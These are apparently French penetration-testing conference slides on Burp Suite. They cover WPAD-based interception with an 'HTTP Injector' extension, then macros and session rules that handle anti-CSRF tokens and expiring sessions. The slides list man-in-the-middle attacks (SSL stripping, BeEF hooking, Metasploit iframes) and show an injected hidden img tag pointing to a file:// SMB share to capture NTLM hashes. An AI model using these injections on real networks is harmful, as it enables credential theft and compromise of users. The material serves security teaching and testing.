
§ Evidemment, le trafic HTTPS ne sera plus visible





Nous écoutons le trafic HTTP !



Artefacts



Artefacts



Nous écoutons discrètement
le trafic HTTP !



Attaques

§ Attaques passives

- Interception d'identifiants
- Interception de cookies

§ Attaques actives

- Modification des réponses
- Redirection vers un site différent



Attaques actives

§ Suppression des liens « https »

- Attaque « sslstrip » (fonctionnalité native de Burp)

§ Redirection vers un clone malicieux du site original

- Altération de la résolution DNS (fonctionnalité native de Burp)

§ Insertion ou modification de liens

- Téléchargement d'un exécutable depuis un site « fiable »

§ Insertion d'images

- Capture des *hashes* NTLM
- Réutilisation via « Pass The Hash » / Cassage avec JTR ou Hashcat

§ Insertion de script

- Inclusion dans un *botnet* BeEF

§ Insertion de *frames*

- Metasploit « *autopwn* »
- Exploits Java, Flash, IE, Firefox, ...



Extension « HTTP Injector »

§ Burp n'intègre pas de fonctionnalité de manipulation complexe des réponses

- D'où une extension dédié : « HTTP Injector »

§ Filtrage :

- La réponse est de type « HTML »
- La destination est incluse (ou non) dans le scope
- Une certaine chaîne de texte est présente
- Le client n'a pas déjà été infecté (4 modes possibles)

§ Cas d'usage

- Insertion de code JavaScript (BeEF, FireBug Lite)
- Insertion d'images ou d'*iframes*
- Et tout ce qui vous passe par la tête, c'est du Python !

§ Journalisation

- Dans la fenêtre de l'extension
- Dans « Proxy » / « History » (coloration + ajout d'un commentaire)



Extension « HTTP Injector »

Extensions let you customize Burp's behavior using your own or third-party code.

| | Loaded | Type | Name |
|-------------------------------------|--------|---------------|------|
| <input checked="" type="checkbox"/> | Python | HTTP Injector | |

Buttons: Add, Remove, Up, Down

Details | **Output** | Errors

Output to system console

Save to file:

Show in UI:

```
[=] CONFIG: Manage duplicates = [1]
[=] CONFIG: Targeted MIME type = [HTML]
[=] CONFIG: Marker = [</body>]
[=] CONFIG: Code = [<img src='file:///192.168.2.66/images/asgo_sm_165283.png' style='display:none'/></body>]
[=] CONFIG: Check scope = [False]
[=] CONFIG: Verbose = [True]
[!] #643 (192.168.2.63) Response was NOT infected (MIME type != 'HTML')
[+] #645 (192.168.2.63) Response was infected! http://www.laposte.net:80/
[-] #644 (192.168.2.63) Response was NOT infected (already infected)
[-] #646 (192.168.2.63) Response was NOT infected (already infected)
```



Extension « HTTP Injector »

The screenshot displays the Burp Suite interface. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Options, and Alerts. Below these are tabs for Intercept, History, and Options. A filter bar indicates 'Showing all items'. The main table lists HTTP history items with columns for #, Host, Method, URL, Params, Edited, Title, and Comment. Item 41 is highlighted in yellow, with a red circle around the comment 'Source '192.168.2.63' was infected!'. Below the table are tabs for Request, Original response, Auto-modified response, and Edited response. The 'Edited response' tab is active, showing the HTML code. A red circle highlights the injected code: ``. At the bottom, there are navigation buttons and a search bar containing 'file:' with '1 match' shown on the right.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept History Options

Filter: Showing all items

| # | Host | Method | URL | Params | Edited | Title | Comment |
|----|------------------------|--------|-----|--------|-------------------------------------|-----------------|-------------------------------------|
| 41 | http://www.laposte.net | GET | / | | <input checked="" type="checkbox"/> | laposte.net ... | Source '192.168.2.63' was infected! |

Request Original response Auto-modified response Edited response


Raw Headers Hex HTML Render

```
</noscript>
<img src='file://192.168.2.66/images/asgo_sm_165283.png' style='display:none' />
</body>
</html>
```


file: 1 match



Extension « HTTP Injector »



Démo !



Récapitulatif

§ Configuration initiale :

- WPAD (DHCP/DNS/LLMNR/NBT-NS)
- Proxy en écoute sur interface externe (port selon « wpad.dat »)

§ Discrétion :

- Désactivation des messages d'erreur
- Désactivation de l'interface Web
- Activation de « SSL Pass Through »

§ Attaques :

- Natives :
 - Interception d'identifiants et de cookies
 - SSL Stripping
 - Redirection vers un site différent
- Avec l'extension « HTTP Injector » :
 - Modification ou insertion de liens, scripts, images ou *iframes*



Agenda

§ Introduction à Burp Suite

§ Test intrusif interne : WPAD

§ Sessions brèves et jetons anti-CSRF



Scénario

§ Application Web moderne

- Session authentifiée à expiration automatique
- Jetons anti-CSRF

§ Objectif métier : recherche d'une valeur < 100

§ Objectif technique : rendre invisibles les contraintes applicatives

- Outils manuels : « Repeater », « Intruder »
- Outils automatiques : « Spider », « Scanner »

§ Utilisation des macros et règles de gestion de session



Scénario

Welcome User33 [Remaining time: 3591 secs]
Anti-CSRF token is valid.
Please try another value!

Value < 100:

Check value

Back to [login](#)



Etape 1 : jeton anti-CSRF

§ La durée d'une session est >> à la durée de nos tests

§ Non impactant (tant qu'un cookie de session valide est présent)

§ Toute soumission doit donc inclure :

- Un cookie de session valide (issu de la boîte à biscuits)
- Un jeton anti-CSRF valide (à récupérer via macro)
- Une valeur comprise entre 0 et 100

§ Macro :

- Récupère la valeur d'un jeton anti-CSRF valide

§ Règle de gestion de session :

- Insère le jeton précédemment obtenu + un cookie de session valide



Macro de collecte du jeton

§ Nom : « Obtention d'un jeton anti-CSRF »

§ Configuration :

- Accéder à la page fournissant le jeton anti-CSRF
 - En utilisant un cookie de session valide
- Puis extraire via une expression régulière la valeur de ce jeton



Macro de collecte du jeton

Macro Editor

Use the configuration below to define the items that are included in the macro, and the order they will be issued. You can configure how parameters and cookies are handled for each item. You can also test the macro to confirm it is working correctly.

Macro description:

Macro items:

| # | Host | Method | URL | Status | Cookies received | Derived parameters | Preset parameters | Accept c.. |
|---|---------------------|--------|-----------------------|--------|------------------|--------------------|-------------------|--------------------------|
| 1 | http://192.168.2.66 | GET | /www-asfws/logged.php | 200 | | | | <input type="checkbox"/> |

Request Response

Raw Headers Hex HTML Render

```

Content-Length: 470
Content-Type: text/html

<html><head><title>Jeton anti-CSRF et session authentifiee</title></head><body>
Welcome User33 [Remaining time: 1373 secs]<br/>
Missing POST parameter!<br/><hr/><form action="" method="post" value < 100: <input type='text' name='value'
value='' /><br/>
<input type='hidden' name='token' value='186edc3ae6ede34a4a591d20de32c2e9' /><br/>
<input type='submit' name='check' value='Check value' /><br/>
</form><hr/><br/>Back to <a href="">Login</a> <br/>
</body></html>

```

0 matches

OK



Macro de collecte du jeton

Macro Editor
Configure Macro Item: GET request to http://192.168.2.66/www-asfws/logged.php

Configure Macro Item
Configure how cookies and request parameters are handled for this macro item.

Cookie handling

Add cookies received in responses to the session handling cookie jar

Use cookies from the session handling cookie jar in requests

Parameter handling

Custom parameter locations in response

| Name | Value derived from | |
|----------------------|---|---|
| extracted_csrf_token | From regex group: 'token' value='(.*?)'/><br/ | <input type="button" value="Add"/> <input type="button" value="Edit"/> <input type="button" value="Remove"/> <input type="button" value="OK"/> |

Missing POST parameter!

```

<hr/><form action='' method='post'>Value < 100: <input type='text' name='value'
value='' /><br/>
<input type='hidden' name='token' value='186edc3ae6ede34a4a591d20de32c2e9' /><br/>
<input type='submit' name='check' value='Check value' /><br/>
</form><hr/><br/>Back to <a href='index.php'>Login</a><br/>
</body></html>

```

0 matches



Règle de gestion de session

§ Nom : « Mise à jour du jeton anti-CSRF »

§ Configuration :

- Scope :
 - Commencer par « Repeater » afin de valider le bon fonctionnement
 - Etendre aux autres outils (« Intruder », « Scanner ») en fonction des besoins
- Action : « Run Macro » (celle définie précédemment)
- Mise à jour de la requête :
 - Valeur du jeton anti-CSRF extraite par macro
 - Valeur du cookie de session issu de la boîte à biscuits



Règle de gestion de session

Session handling rule editor

Details Scope

Rule Description

Mise à jour du jeton anti-CSRF

Rule Actions

The actions below will be performed in sequence when this rule is applied to a request.

| Enabled | Description |
|-------------------------------------|---|
| <input checked="" type="checkbox"/> | run macro: Obtention d'un jeton anti-CSRF |

Add Edit Remove Up Down

OK



Règle de gestion de session

Session handling action editor - Mise à jour du jeton anti-CSRF

Select macro:

Add

Obtention d'un jeton anti-CSRF

Edit

Note that the request currently being processed by this session handling rule will still be issued, so the macro should not include this request unless it is necessary to issue it twice.

Update current request with parameters matched from final macro response

Update all parameters except for:

Edit

Update only the following parameters:

token

Edit

URL-encode matched parameter values

Tolerate URL mismatch when matching parameters (use for URL-agnostic CSRF tokens)

Update current request with cookies from session handling cookie jar

Update all cookies except for:

Edit

Update only the following cookies:

PHPSESSID

Edit



Usage

§ Un seul thread !

§ Dans l'outil « Repeater » :

- Utilisation transparente, si le scope des règles de session est bien défini
- Conseil : tester les macros et règles de gestion de session dans cet outil

§ Dans l'outil « Intruder » :

- Désactivation de l'option « Make unmodified baseline request »
- Utilisation de « Grep - Extract » afin de suivre l'avancement


| Request | Payload | Status | Error | Timeout | Length | time: | secs] \n | valid. \n | 'token' value=' |
|---------|---------|--------|--------------------------|--------------------------|--------|-----------|--------------------------|---------------------------|-----------------------------------|
| 29 | 28 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3156 secs | Anti-CSRF token is valid | Please try another value! | 6c7f439c40ba9cfff311664eb1da1fa5 |
| 30 | 29 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3155 secs | Anti-CSRF token is valid | Please try another value! | 00fe4f1858d23374a146b45b64984a08 |
| 31 | 30 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3154 secs | Anti-CSRF token is valid | Please try another value! | eb1674410eba2e71705ab4f3f3375187 |
| 32 | 31 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3153 secs | Anti-CSRF token is valid | Please try another value! | 6b5910b848117dd81087801e36eade86 |
| 33 | 32 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3152 secs | Anti-CSRF token is valid | Please try another value! | 47214bcf2b15ae7516bfe49fe4347f58 |
| 34 | 33 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 869 | 3151 secs | Anti-CSRF token is valid | Bingo [5ec9bdbaf9d1a07... | 3e98155ba697440837d624fa4b90d4b0 |
| 35 | 34 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3149 secs | Anti-CSRF token is valid | Please try another value! | '7591bea30f066b36ce0b064b1c0e119a |
| 36 | 35 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3148 secs | Anti-CSRF token is valid | Please try another value! | 3101c62431ec38234d36927931388c63 |
| 37 | 36 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3147 secs | Anti-CSRF token is valid | Please try another value! | 4d8587b594f01dc6bddda903c449118e |
| 38 | 37 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3146 secs | Anti-CSRF token is valid | Please try another value! | 2d47947ebad27b08d7ca4d22c5cbd994 |
| 39 | 38 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3145 secs | Anti-CSRF token is valid | Please try another value! | 6dd5901f7f88f62e6d52ae2d751cb389 |
| 40 | 39 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 854 | 3144 secs | Anti-CSRF token is valid | Please try another value! | 11dd2826f61e8fbe75ae993043ea90a2 |



L'usage de jetons anti-CSRF est désormais transparent !



Démo !



Etape 2 : session authentifiée

§ Toute page nécessite une session valide

§ Les sessions expirent toutes les 30 secondes

§ Une session valide est créée en soumettant un couple « identifiant / mot de passe » valide

§ Macro :

- Crée une nouvelle session (simple POST)

§ Règle de gestion de session :

- C'est là que c'est (un peu) compliqué
- Vérifie si la session est encore valide (accès à une page authentifiée)
- Si non valide :
 - Exécuter la macro « Création de session »
 - Mettre à jour la boîte à biscuits
- Exécute les autres règles de gestion de session (dont jeton anti-CSRF)



Macro de création de session

§ Nom : « Création d'une session "User33" »

§ Configuration :

- Soumettre le formulaire de connexion
 - Identifiant et mot de passe « en dur »
- Mettre à jour le cookie « PHPSESSID » dans la boîte à biscuits



Macro de création de session

Macro Editor

Macro Editor

Use the configuration below to define the items that are included in the macro, and the order they will be issued. You can configure how parameters are also test the macro to confirm it is working correctly.

Macro description:

Macro items:

| # | Host | Method | URL | Status | Cookies received | Derived ... | Preset parameters | Accept c... |
|---|---------------------|--------|----------------------|--------|------------------|-------------|---------------------------|-------------------------------------|
| 1 | http://192.168.2.66 | POST | /www-asfws/index.php | 302 | PHPSESSID | | username, password, login | <input checked="" type="checkbox"/> |

Request Response

Raw Params Headers Hex

POST request to /www-asfws/index.php

| Type | Name | Value |
|------|----------|--------|
| Body | username | User33 |
| Body | password | S3CR3T |

Body encoding: application/x-www-form-urlencoded



Règle de gestion de session

§ Nom : « Vérification (voire création) de la session »

§ Configuration :

- Action : « Check session is valid »
- Requête à émettre : n'importe quel accès à la partie authentifiée
- Inspection de la réponse
 - Lieu : corps de la réponse
 - Motif : « Remaining time: (..+) secs »
 - Type de motif : expression régulière
 - Si le motif est trouvé, alors la session est valide
- Si la session est invalide
 - Exécuter la macro « Création d'une session "User33" »
 - Cette macro met à jour le cookie de session dans la boîte à biscuits
- Continuer le traitement (jeton anti-CSRF)



Règle de gestion de session

The screenshot displays the Burp Suite interface for configuring session handling rules. The main window shows a list of rules with the following data:

| Enabled | Description |
|-------------------------------------|---|
| <input type="checkbox"/> | Use cookies from Burp's cookie jar |
| <input checked="" type="checkbox"/> | Vérification (voire création) de la session |
| <input checked="" type="checkbox"/> | Mise à jour du jeton anti-CSRF |

The 'Session handling rule editor' dialog is open, showing the following details:

- Rule Description:** Vérification (voire création) de la session
- Rule Actions:** Check session is valid

Red circles highlight the checked checkboxes in both the main window and the dialog.



Règle de gestion de session

§ Requête à émettre pour vérifier l'état de la session

Make request(s) to validate session:

Issue current request

Run macro:

Add

Obtention d'un jeton anti-CSRF

Edit

Création d'une session "User33"

Validate session only every requests



Règle de gestion de session

§ Inspection de la réponse

Inspect response to determine session validity:

Location(s): HTTP headers
 Response body
 URL of redirection target

Look for expression:

Match type: Literal string
 Regular expression

Case-sensitivity: Sensitive
 Insensitive

Match indicates: Invalid session
 Valid session



Règle de gestion de session

§ Selon validité de la session

Define behaviour dependent on session validity.

If session is valid, don't process any further rules or actions for this request

If session is invalid, perform the action below:

Run a macro

Select macro:

Add

Obtention d'un jeton anti-CSRF

Création d'une session "User33"

Edit

Note that the request currently being processed by this session handling rule will still be issued, this request unless it is necessary to issue it twice.

Update current request with parameters matched from final macro response

Update all parameters except for:

Edit

Update only the following parameters:

Edit

URL-encode matched parameter values

